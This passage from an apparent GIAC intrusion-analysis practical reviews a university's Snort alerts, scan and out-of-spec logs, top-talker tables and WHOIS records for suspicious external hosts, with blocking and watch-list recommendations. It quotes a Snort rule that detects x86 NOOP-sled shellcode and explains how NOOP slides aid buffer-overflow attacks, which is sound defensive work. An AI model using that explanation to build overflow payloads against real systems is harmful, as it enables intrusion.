133	1096	2	1098
124	1061	1	1273

EXPLOIT x86 stealth noop
This alert fires when an IP packet's payload contains a binary pattern of hex NOOP instructions, like "0x90". This is because Hex code 0x90 stands for "no operation" and is used as padding for a buffer overflow attack.
This technique of including many NOOPs before a buffer overflow is known as a NOOP slide. This helps position the return pointer in such a way that the attacker's code will be executed. If a NOOP slide is present in a packet, it's generally an indication of a buffer overflow attempt.
Buffer overflow attacks allow the execution of code with the privilege level of the running process, which means the attacker's code will run with the privelage of the owner of the process, which is root in some cases. The attacker's code can be a script which creates accounts, binds shells to certain ports, and can create back doors.
The snort rule that may have triggered this alert looks like this. **[38]**

alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:4;)

According to many sources, there a large number of false positives associated with this alert, especially when transferring of large binary files via ftp, NetBIOS or http protocol.
A total of 2494 alerts were noticed in the alerts files. All of these alerts were generated when snort saw inbound traffic from external hosts which had the suspect binary characters in it, there were no alerts seen when queries were run against the alert table to find out the flow of the traffic, all the alerts listed external hosts as sending potentially malicious code. The destination ports seen here are very interesting. Table 19 below shows the total destination hosts and the number of times they were seen in the alerts table.

Table 19

#	DestIP
1	10.10.153.173
2	10.10.82.85
3	10.10.97.31
1	10.10.153.223
2481	10.10.162.56
1	10.10.72.218
1	10.10.53.38
1	10.10.82.111
1	10.10.97.98
1	10.10.153.18

Host 10.10.162.56 has received the most number of traffic, upon closer look, we discovered that this host was either a target of a large scan or attack, which started scanning/attacking on 1/20/2004 8:45:28 AM and ended on 1/20/2004 4:13:53 PM or this is some sort of file transfer in progress between these two hosts. This external host 129.165.254.6 is sending traffic to high number ports on the 10.10.162.56 host and the source port used are high numbers. Doing extensive search on these port numbers on the Internet did not produce any results. Using Whois queries, we discovered that this address belongs to NASA. Below (Table 20) is a snippet from the query results.

Table 20

Created	AlertName	SourceIP	SourcePort	DestIP	DestPort
1/20/2004 8:45	EXPLOIT x86 stealth noop	129.165.254.6	45998	10.10.162.56	33307
1/20/2004 8:45	EXPLOIT x86 stealth noop	129.165.254.6	45998	10.10.162.56	33307
1/20/2004 8:45	EXPLOIT x86 stealth noop	129.165.254.6	45998	10.10.162.56	33307
1/20/2004 8:45	EXPLOIT x86 stealth noop	129.165.254.6	45998	10.10.162.56	33307
1/20/2004 8:45	EXPLOIT x86 stealth noop	129.165.254.6	45998	10.10.162.56	33307
1/20/2004 8:45	EXPLOIT x86 stealth noop	129.165.254.6	45998	10.10.162.56	33307
1/20/2004 8:45	EXPLOIT x86 stealth noop	129.165.254.6	45998	10.10.162.56	33307
1/20/2004 8:45	EXPLOIT x86 stealth noop	129.165.254.6	45998	10.10.162.56	33307
1/20/2004 8:45	EXPLOIT x86 stealth noop	129.165.254.6	45998	10.10.162.56	33307
1/20/2004 8:45	EXPLOIT x86 stealth noop	129.165.254.6	45998	10.10.162.56	33307
	Snipped similar traffic				
1/20/2004 16:12	EXPLOIT x86 stealth noop	129.165.254.6	53353	10.10.162.56	35267
1/20/2004 16:13	EXPLOIT x86 stealth noop	129.165.254.6	54184	10.10.162.56	35269

Correlations

These types of attacks are seen in various GCIA papers, for example Hee SO, **[39]** Ian Martin **[4]** and Ray Harnes **[40]** have noticed similar attacks against the university hosts. Tom King **[41]** saw traffic to another NASA host 128.183.110.242 in regards to the "connect to 515 from inside" alert. It appears that the university has some sort of an educational partnership with NASA. URL: http://www.whitehats.com/info/IDS181 has a short description on this type of attacks as well. For a detailed and very interesting paper on the A-Z of buffer overflows, please visit URL: http://www.phrack.org/phrack/49/P49-14

Defensive recommendations

As suggested by several others before me, these types of alerts are more than likely false positives, and an upgrade to a newer version of snort is recommended.

A "top talkers" list

In the above section above, we selected certain alerts for analysis, based upon the number of occurrences. This gave us a good insight on the network related activities on the network. In this section of the report, we will look at some top talkers. There are 1820 unique IP addresses in the alerts table. Table 21 shows results from the alert files that show top 10 internal hosts generating snort alerts for each day of the 5 day audit period:

Table 21

4/1/20		4/1/21		4/1/22		4/1/23		4/1/24	
# of Alerts	IP	# of Alerts	IP	# of Alerts	IP	# of Alerts	IP	# of Alerts	IP
6750	10.10.30.4	7677	10.10.30.3	11614	10.10.30.4	15892	10.10.30.4	11909	10.10.30.4
2481	10.10.162.56	6498	10.10.30.4	1268	10.10.30.3	1758	10.10.30.3	2299	10.10.30.3
1895	10.10.30.3	1484	10.10.21.79	428	10.10.97.72	548	10.10.84.230	229	10.10.189.62
1346	10.10.21.67	1432	10.10.21.92	391	10.10.84.164	190	10.10.150.198	211	10.10.150.44
1269	10.10.21.92	1371	10.10.21.67	289	10.10.12.6	163	10.10.150.44	201	10.10.150.198
1084	10.10.21.68	1129	10.10.21.68	288	10.10.97.90	153	10.10.153.21	183	10.10.153.21
1069	10.10.21.79	572	10.10.21.69	213	10.10.150.83	148	10.10.75.13	167	10.10.153.202
903	10.10.21.69	557	10.10.82.8	183	10.10.21.79	126	10.10.21.79	141	10.10.75.13
645	10.10.24.15	139	10.10.153.21	162	10.10.21.92	97	10.10.97.210	97	10.10.98.36
214	10.10.150.44	136	10.10.150.198	160	10.10.150.198	93	10.10.97.58	69	10.10.11.4

Table 22 shows results from the alert files that show top 10 external hosts generating snort alerts for each day of the 5 day audit period:

Table 22

4/1/20		4/1/21		4/1/22		4/1/23		4/1/24	
# of Alerts	IP	# of Alerts	IP	# of Alerts	IP	# of Alerts	IP	# of Alerts	IP
2525	213.112.233.76	8647	151.196.123.82	8604	69.138.237.253	4443	68.54.84.221	5140	68.86.26.22
2481	129.165.254.6	3777	130.240.96.180	716	68.168.175.54	2554	68.55.155.76	3543	68.50.102.64
2328	213.112.125.213	1664	68.86.26.22	655	68.55.155.76	2299	68.54.254.152	1990	208.54.132.99
2212	68.50.114.89	1125	69.31.65.55	636	151.196.5.237	2240	67.20.160.15	858	68.57.90.146
1074	138.88.114.110	1045	64.62.171.133	597	68.55.62.79	1101	68.81.0.87	579	68.55.178.168
1049	192.0.0.60	932	68.55.155.76	556	210.50.245.159	1071	172.147.182.107	490	68.55.27.157
916	68.34.120.219	891	68.50.102.64	472	151.196.245.167	788	68.55.62.244	344	61.128.97.69
792	68.50.102.64	469	68.55.62.79	318	68.55.224.61	761	68.55.27.157	338	61.128.97.85
780	24.218.113.139	279	131.247.87.183	240	68.55.27.157	545	61.166.47.52	290	62.233.242.177
644	68.32.127.158	268	213.140.22.72	232	169.254.45.176	406	68.55.62.79	286	68.67.86.224

Table 23 shows top 10 scanners, we got these results by running a query against the scans table for top ten source IP addresses for the five day audit period.

Table 23

# of times	IP
168715	10.10.70.207
129885	10.10.110.72
114786	10.10.153.33
98986	10.10.81.39
68221	10.10.25.72
65949	10.10.25.68
65016	10.10.97.77
63189	10.10.25.67
56421	10.10.69.209
55856	10.10.25.66

Table 24 shows top 10 oos or “Out of Spec” records generating external hosts, we got these results by running a query against the oos table for top ten source IP addresses for

the five day audit period. The OOS records contain illegal or out of the ordinary combination of bits set. This data can be used to help correlate the analyses process. Correlations on oos traffic have been given throughout this paper.
(Note the dates are different as explained earlier in the "Logs analyzed" section.)

Table 24

4/1/24		4/1/25		4/1/26		4/1/27		4/1/28	
# of oos records	IP	# of oos records	IP	# of oos records	IP	# of oos records	IP	# of oos records	IP
271	68.54.84.49	271	68.54.84.49	256	68.54.84.49	262	68.54.84.49	252	68.54.84.49
32	62.210.155.58	63	216.95.201.23	33	66.225.198.20	182	203.199.140.162	52	216.95.201.26
28	66.225.198.20	56	216.95.201.13	22	209.208.127.2	35	66.225.198.20	36	216.95.201.23
25	212.25.90.148	55	216.95.201.26	19	67.114.19.186	30	202.138.189.58	34	216.95.201.21
20	67.114.19.186	54	216.95.201.17	16	82.76.122.60	23	212.42.72.122	34	68.55.57.217
17	202.138.189.58	53	216.95.201.11	14	207.228.236.26	20	62.210.155.58	34	80.185.38.230
13	68.122.128.111	51	216.95.201.16	13	81.56.240.245	18	67.114.19.186	32	216.95.201.27
12	194.228.222.226	46	216.95.201.21	12	68.122.128.111	13	68.122.128.111	30	216.95.201.20
10	81.56.240.245	36	216.95.201.20	12	82.49.0.114	12	212.25.90.148	27	216.95.201.24
9	207.228.236.26	36	66.225.198.20	11	62.58.92.114	11	35.8.2.252	25	67.161.236.108

Table 25 contains an over all top 10 chart of the OOS Traffic

Table 25

Top Source IP's		Top Destination IP		Top Destination Ports		Top Source Ports	
Number	SourceIP	Number	DestIP	Number	DestPort	Number	SourcePort
1312	68.54.84.49	1449	10.10.12	1383	25	15	20
182	203.199.140.162	1348	10.10.6	1311	110	6	11999
155	66.225.198.20	596	10.10.24	569	80	6	2072
111	216.95.201.26	186	10.10.34	167	80	6	2083
106	216.95.201.23	61	10.10.42	65	110	6	2084
98	67.114.19.186	59	10.10.97	46	4662	6	3127
89	216.95.201.21	46	10.10.111	44	43329	6	33389
83	216.95.201.13	43	10.10.25	41	113	6	34270
82	216.95.201.11	36	10.10.98	37	80	6	37759
73	216.95.201.17	32	10.10.69	32	25	6	37761

Five external source addresses & registration information

For this part of the report, we will present registration information for five external hosts. The criteria we used to select these hosts are the number of alerts that were generated by them and interesting detects. We obtained all the following information by using various Whois queries against all Internet registries. All of these IP addresses were also run through URL: http://www.mynetwatchman.com and URL: http://www.dshield.org/ipinfo.php to see if these hosts were reported for malicious activity by any one else.

213.112.233.76

Host 213.112.233.76, seen in Table79 as top alert generator for day 1, 4/1/20. This host generated 2525 alerts that day. All of these 2525 alerts were due to a signature called "Incomplete Packet Fragments Discarded". The reverse DNS query for this host resolved

to c-4ce970d5.05-21-73746f34.cust.bredbandsbolaget.se. Mynetwatchman and DShield.org had no records of this host as an offending IP.

Registration Information for 213.112.233.76

OrgName: RIPE Network Coordination Centre
OrgID: RIPE
Address: Singel 258
Address: 1016 AB
City: Amsterdam
StateProv:
PostalCode:
Country: NL
ReferralServer: whois://whois.ripe.net
NetRange: 213.0.0.0 - 213.255.255.255
CIDR: 213.0.0.0/8
NetName: RIPE-213
NetHandle: NET-213-0-0-0-1
Parent:
NetType: Allocated to RIPE NCC
NameServer: NS.RIPE.NET
NameServer: NS3.NIC.FR
NameServer: SUNIC.SUNET.SE
NameServer: AUTH00.NS.UU.NET
NameServer: SEC1.APNIC.NET
NameServer: SEC3.APNIC.NET
NameServer: TINNIE.ARIN.NET
Comment: These addresses have been further assigned to users in
Comment: the RIPE NCC region. Contact information can be found in
Comment: the RIPE database at http://www.ripe.net/whois
RegDate:
Updated: 2003-09-19
OrgTechHandle: RIPE-NCC-ARIN
OrgTechName: RIPE NCC Hostmaster
OrgTechPhone: +31 20 535 4444
OrgTechEmail: search-ripe-ncc-not-arin@ripe.net
ARIN WHOIS database, last updated 2004-03-13 19:15

Recommendation for 213.112.233.76:

We recommend blocking 213.112.233.76 at the network's perimeter due to a high number of alerts associated with this host. It appears that the signature was meant to trigger for fragmented traffic from the university network to any external IP address, however since we don't have all the all the traffic, and only the alert traffic, we will assume that there was some sort of stimulus involved by this external host.

151.196.123.82

This host generated 8647 alerts on day 2 (4/1/21) of the audit, 6782 of these alerts were triggered because of the “10.10.30.3 activity” signature and 1865 of these alerts were due to the “10.10.30.4 activity”. A reverse lookup of this IP address gave us this name pool-151-196-123-82.balt.east.verizon.net, which tells us that this host is a cable modem or dialup customer of Verizon, a US based ISP.

Registration Information for 151.196.123.82
CustName: Verizon Internet Services
Address: 1880 Campus Commons Drive
City: Reston
StateProv: VA
PostalCode: 20191
Country: US
RegDate: 2002-03-21
Updated: 2002-03-21
NetRange: 151.196.110.0 - 151.196.127.255
CIDR: 151.196.110.0/23, 151.196.112.0/20
NetName: VZ-DSLDIAL-CYVLMD-3
NetHandle: NET-151-196-110-0-1
Parent: NET-151-196-0-0-1
NetType: Reassigned
Comment:
RegDate: 2002-03-21
Updated: 2002-03-21
TechHandle: ZV20-ARIN
TechName: Verizon Internet Services
TechPhone: +1-703-295-4583
TechEmail: noc@gnilink.net
OrgAbuseHandle: VISAB-ARIN
OrgAbuseName: VIS Abuse
OrgAbusePhone: +1-703-295-4583
OrgAbuseEmail: abuse@verizon.net
OrgTechHandle: ZV20-ARIN
OrgTechName: Verizon Internet Services
OrgTechPhone: +1-703-295-4583
OrgTechEmail: noc@gnilink.net

Recommendation for 151.196.123.82:
We recommend no further action regarding this external host; we do think that it is a good idea to add this host to a watch list. Mynetwatchman and DShield.org had no records of this host as an offending IP.

69.138.237.253
This host was responsible for 8604 alerts on day 3 (4/1/22), All 8604 alerts were called '10.10.30.4 activity'; a reverse query for this host tells us its name

pcp07721328pcs.nrockv01.md.comcast.net. This name tells us that this host is most likely a Comcast (cable ISP) customer in the Maryland area (MD).

Registration Information for 69.138.237.253
CustName: Comcast Cable Communications, Inc
Address: 3 Executive Campus
Address: 5th Floor
City: Cherry Hill
StateProv: NJ
PostalCode: 08002
Country: US
RegDate: 2004-02-03
Updated: 2004-02-03
NetRange: 69.138.192.0 - 69.138.255.255
CIDR: 69.138.192.0/18
NetName: DC-18
NetHandle: NET-69-138-192-0-1
Parent: NET-69-136-0-0-1
NetType: Reassigned
Comment: NONE
RegDate: 2004-02-03
Updated: 2004-02-03
OrgAbuseHandle: NAPO-ARIN
OrgAbuseName: Network Abuse and Policy Observance
OrgAbusePhone: +1-856-317-7272
OrgAbuseEmail: abuse@comcast.net
OrgTechHandle: IC161-ARIN
OrgTechName: Comcast Cable Communications Inc
OrgTechPhone: +1-856-317-7200
OrgTechEmail: cips_ip-registration@cable.comcast.com

Recommendation for 69.138.237.253:
We recommend that this host be placed on a watch list, due to a high number of alerts associated with it. Mynetwatchman and DShield.org had no records of this host as an offending IP

203.15.51.42
This host has generated 42912 scans in one day, this host started the Syn scan at 1/23/2004 10:55 and ended it on 1/23/2004 11:25, the target of all these 42912 scans was university host 10.10.25.68. The destination ports scanned ranged anywhere from port 733 to 52857. One alert was logged due to this hosts scanning.

(2004-01-23 11:15:58.000 10.10.25.68:69 --> 203.15.51.42:47838 "TFTP - External TCP connection to internal tftp server")
A reverse lookup on this host produced the name goliath.sorbs.net

Registration Information for 203.15.51.42

Country: AUSTRALIA
Looking up 203.15.51.42 at whois.apnic.net.
% [whois.apnic.net node-2]
% Whois data copyright terms http://www.apnic.net/db/dbcopyright.html

inetnum: 203.15.32.0 - 203.15.63.255
netname: UQ1-AU
descr: Address space for commercial clients
descr: Information Technology Services
descr: University of Queensland
country: AU
admin-c: HM53-AP
tech-c: HM53-AP
mnt-by: MAINT-AU-UQ
changed: d.thomas@its.uq.edu.au 20020528
status: ALLOCATED PORTABLE
source: APNIC
role: UQ Hostmaster
address: Information Technology Services
address: The University of Queensland
country: AU
phone: +61 7 3365 4400
fax-no: +61 7 3365 7539
e-mail: hostmaster@uq.edu.au
admin-c: CT3-AP
tech-c: CT3-AP
nic-hdl: HM53-AP
mnt-by: MAINT-AU-UQ
changed: hostmaster@uq.edu.au 19991123
source: APNIC

Recommendation for 203.15.51.42:
Mynetwatchman and DShield.org had no records of this host as an offending IP; however this is more than likely a scanner doing reconnaissance before a possible attack. We recommend that this host be placed on a watch list, and be blocked at the network's perimeter.

211.211.206.231

This host was picked because of a high number of scans associated with it, 30431 to be precise and the country of its origin, Korea. This host started scanning on 1/22/04 4:23 and stopped scanning 1/22/04 4:29. All the Syn packets were sent to port 6129, the target IP range were multiple class C network ranges such as
10.10.84.1-254
10.10.162.1-254
10.10.1.1-254
10.10.5.1-254

Registration Information for 211.211.206.231
Country: KOREA-KR

KRNIC is not ISP but National Internet Registry similar with APNIC.
Please see the following end-user contacts for IP address information.

IP Address : 211.211.206.0-211.211.206.255
Network Name : HANANET-INFRA
Connect ISP Name : HANANET
Connect Date : 20020228
Registration Date : 20031106
[Organization Information]
Orgnization ID : ORG3930
Org Name : Hanaro Telecom Inc.
State : KYONGGI
Address : 726-1 Janghang 2(i)-dong , Goyang-si Ilsan-gu
Zip Code : 411-837
[Admin Contact Information]
Name : IP Administrator
Org Name : Hanaro Telecom Inc.
State : KYONGGI
Address : 726-1 Janghang 2(i)-dong , Goyang-si Ilsan-gu
Zip Code : 411-837
Phone : +82-2-106-2
Fax : +82-2-6266-6483
E-Mail : ip-adm@hanaro.com
[Technical Contact Information]
Name : IP Manager
Org Name : Hanaro Telecom Inc.
State : KYONGGI
Address : 726-1 Janghang 2(i)-dong , Goyang-si Ilsan-gu
Zip Code : 411-837
Phone : +82-2-106-2
Fax : +82-2-6266-6483
E-Mail : ip-adm@hanaro.com

Recommendation for 211.211.206.231:
This is definitely a scanner, attempting to find hosts listening on port 6129, used by Dame ware remote administration tool; this tool is discussed in detail earlier, along with an exploit that gives root level shell to an attacker once the vulnerability is exploited. Below is a sample of alerts generated by this host.

2004-01-22 04:21:11.000	*"10.10.30.4 activity"*	*211.211.206.231:3130*	*10.10.30.4:6129*
2004-01-22 04:21:12.000	*"10.10.30.3 activity"*	*211.211.206.231:3129*	*10.10.30.3:6129*
2004-01-22 04:21:12.000	*"10.10.30.4 activity"*	*211.211.206.231:3130*	*10.10.30.4:6129*
2004-01-22 04:21:13.000	*"10.10.30.3 activity"*	*211.211.206.231:3129*	*10.10.30.3:6129*

2004-01-22 04:21:13.000 "10.10.30.4 activity" 211.211.206.231:3130 10.10.30.4:6129


We strongly recommend that this host be blocked at the network's perimeter and abuse complains should be filed against the owner of the IP address. We did not find any records of this host on Mynetwatchman, DShield.org or Google. A reverse DNS lookup for the name of the attacker failed due to an absence of a pointer record.

Description of the Analysis Process

Due to lack of space, a brief description of the analysis process is as follows.

- Combined all similar files into single files, for example, alert. full, oos.final and scan. final.
- Substitute all entries of "MY.NET" to 10.10 in all files (cat alert. full | sed 's/MY.NET/10.10/g' > alert-final)
- Used Snortsnarf on the alert file "alert-final" (161Mb).
- Used the Perl scripts from Al Williams [43] paper to convert the alert and scans files to CSV format so I can import them into Microsoft SQL server tables.

Link Graph



Top 5 Source Ports on outgoing scans	
# of times	Port
4280636	41446
1293332	1304
1290741	1923
1025033	8010
800693	32793

Top 5 External Scanners	
# of times	IP
42912	203.15.51.42
42860	218.25.10.28
37132	61.56.69.18
30431	211.211.206.231
30085	213.176.47.72

Top 5 Destination Ports	
# of times	Port
5081867	53
3903156	135
1901210	6129
1603837	41170
1090414	25

Top 5 External Alert generators	
# of Alerts	IP
2525	213.112.233.76
8647	151.196.123.82
8604	69.138.237.253
4443	68.54.84.221
5140	68.86.26.22

Top Five Internal Scanners	
# of times	IP
4302110	10.10.1.3
2980169	10.10.162.92
1393567	10.10.72.155
1318500	10.10.82.15
1300251	10.10.84.164

REFERENCES

[1] "Sophos virus analysis: W32/Sobig-F" Analysis of the Sobig worm.
URL:http://www.sophos.com/virusinfo/analyses/w32sobigf.html

[2] "DameWare FAQ" DameWare Development
URL:http://www.dameware.com/support/faq/faq.asp?ID=FAQ1033

[3] Akhter, Shakeel. "GIAC GCIA Practical (version 3.3)" April 2003
URL:http://www.giac.org/practical/GCIA/Shakeel_Akhter_GCIA.pdf

[4] Martin, Ian. "GIAC GCIA Practical (version 3.3)" Dec 2003
URL:http://www.giac.org/practical/GCIA/Shakeel_Akhter_GCIA.pdf

[5] "DARTmail - Enterprise E-Mail Marketing Tool"
URL:http://www.21cms.com/Products/DARTmail

[6]bumke, holger. "Re:[Snort-users] Port 53 Source Traffic" Snort-users mailing list Feb 2001
URL:http://archives.neohapsis.com/archives/snort/2001-02/0503.html

[7] Heilman, Marshall. "GIAC GCIA Practical (version 3.3)" Dec 2003
URL:www.giac.org/practical/GCIA/Marshall_Heilman_GCIA.pdf

[8] Bassett, Greg "GIAC GCIA Practical (version 3.3)" SEP 2003
URL:http://www.giac.org/practical/GCIA/Greg_Bassett_GCIA.pdf

[9] Schell, Joanne "GIAC GCIA Practical (version 3.3)" AUG 2003
URL:http://www.giac.org/practical/GCIA/Joanne_Schell_GCIA.pdf

[10] "Port 27374-SubSeven" DShield.org Distributed Intrusion Detection System
URL:http://incidents.org/ports/port27374.php

[11] Thomas, Ashley. "GIAC GCIA Practical (version 3.3)" MAR 2003
URL:http://www.giac.org/practical/GCIA/Ashley_Thomas_GCIA.pdf

[12] Neil, Anthony. "GIAC GCIA Practical (version 3.3)" MAY 2003
URL:http://www.giac.org/practical/GCIA/Anthony_Neil_GCIA.pdf

[13] "Chapter19 RFC 1179-Line Printer Daemon Protocol" LPRng Reference Manual: Feb 2004
URL:http://www.lprng.com/LPRng-Reference-Multipart/rfc1179ref.htm

[14] McLaughlin III, L. "Line Printer Daemon Protocol" Request for Comments:1179 AUG 1990
URL:http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1179.html

[15] "Default ports used by some known trojan horses" The Trojan List Oct 2002
URL:http://www.simovits.com/sve/nyhetsarkiv/1999/nyheter9902.html

[16] D.Rauser, James. "GIAC GCIA Practical (version 3.3)" Mar 2003
URL:http://www.giac.org/practical/GCIA/James_Rauser_GCIA.pdf

[17] Wong, Johnny. "GIAC GCIA Practical (version 3.3)" DEC 2003
URL:http://www.giac.org/practical/GCIA/Johnny_Wong_GCIA.pdf

[18] "DameWare Mini Remote Control Buffer Overflow" Dec 2003
URL:http://www.securiteam.com/windowsntfocus/6N00B1P95I.html

[19] Clark, Daniel. "GIAC GCIA Practical (version 3.3)" JUN 2003
URL:http://www.giac.org/practical/GCIA/Daniel_Clark_GCIA.pdf

[20] "W32.Mimail.I@mm worm" Symantec Security Response - W32.Mimail.I@mm Dec 2003
URL:http://securityresponse.symantec.com/avcenter/venc/data/pf/w32.mimail.i@mm.html

[21] Murray, Michael. "Re: Detect Bugbear worm with snort". mailing list focus-ids@securityfocus.com Oct 2002
URL:http://www.goonda.org/lists/focus-ids/2002-10/msg00035.html

[22] Storm, Pete. "GIAC GCIA Practical (version 3.3)" NOV 2003
URL:http://www.giac.org/practical/GCIA/Pete_Storm_GCIA.pdf

[23] “W32.Bugbear@mm Advisory" (NIPC) National Infrastructure Protection Center OCT 2002
URL:http://www.nipc.gov/warnings/advisories/2002/02-008.htm

[24] "Instructions on Cleaning IRC bot & backdoor: XDCC" May 2002
URL:http://security.duke.edu/cleaning/xdcc.html

[25] "Backdoor.Sdbot.B" Symantec Security Response - Backdoor.Sdbot.B
URL:http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sdbot.b.html

[26] "Commands in IRCplus Version 1.5.x" IRCplus Command Set MAY 1999
URL:http://kered557.nandn.org/irc/command-set.htm

[27] Scheidell, Michael. "irc bot worm active on tcp port 6667" intrusions@incidents.org Mailing List Jul 2002
URL:http://cert.uni-stuttgart.de/archive/intrusions/2002/07/msg00139.html

[28] "SnortSnarf" SILICON DEFENSE SnortSnarf snort alert browser
URL:www.silicondefense.com/software/snortsnarf

[29] "Protocols and Ports used by NetWare 5 IP" JUN 2001
URL:http://www.novell.com/coolsolutions/netware/features/a_ports_nw5_nw.html

[30] "How to Run iFolder 2.1 in Protected Memory" DEC 2003
URL:http://www.novell.com/coolsolutions/netware/features/a_ifolder_21_protected_nw.html

[31] "Novell iFolder" NOVELL: iFolder
URL:http://www.novell.com/products/ifolder/l

[32] "Basic Configuration" How to Deploy exteNd Director 4.1 Enterprise On JBoss
URL:http://www.novell.com/coolsolutions/cooldev/features/a_deploy_extend_on_jboss_cdev.html

[33] KUMAR, GAURAV. "NETBIOS BASED HACKING TUTORIAL" Easiest Way to Hack!
URL:http://www.mycgiserver.com/~ethicalhackers/netbios.html

[34] Northcutt, Stephen. "Global Incident Analysis Center: Detects Analyzed" June 2000
URL:http://www.sans.org/y2k/061500.htm

[35] Bidwell, Teri. "GIAC GCIA Practical" OCT 2000
URL:http://www.sans.org/y2k/practical/Teri_Bidwell_GCIA.doc

[36] Mcbee, Rob. "GIAC GCIA Practical (version 3.3)" JUL 2003
URL:http://www.giac.org/practical/GCIA/Rob_McBee_GCIA.pdf

[37] Singer, Abe. "Analysis of network.vbs worm" MAR 2000
URL:http://security.sdsc.edu/publications/network.vbs.shtml

[38] "IDS 181 SHELLCODE-X86-NOPS arachNIDS" - The Intrusion Event Database
URL:http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids181&view=signatures

[39] SO, HEE. "GIAC GCIA Practical (version 3.0)"FEB 2002
URL:http://www.giac.org/practical/Hee_So_GCIA.doc

[40] Harnes, Ray. "GIAC GCIA Practical"
URL:www.giac.org/practical/Ray_Harnes.doc

[41] King, Tom. "GIAC GCIA Practical (version 3.3)" NOV 2003
URL:www.giac.org/practical/GCIA/Tom_King_GCIA.pdf

[42] Granier, Brian. "GIAC GCIA Practical (version 3.3)" OCT 2002
URL:http://www.giac.org/practical/GCIA/Brian_Granier_GCIA.pdf

[43] Williams, AL. "GIAC GCIA Practical (version 3.3)" AUG 2002
URL:http://www.whitehats.ca/main/members/Herc_Man/Files/Al_Williams_GCIAPractical.pdf

[44] Roesch, Martin. "Re: [Snort-users] Incomplete Packet Fragments Discarded" NOV 2001
URL:http://archives.neohapsis.com/archives/snort/2001-11/0822.html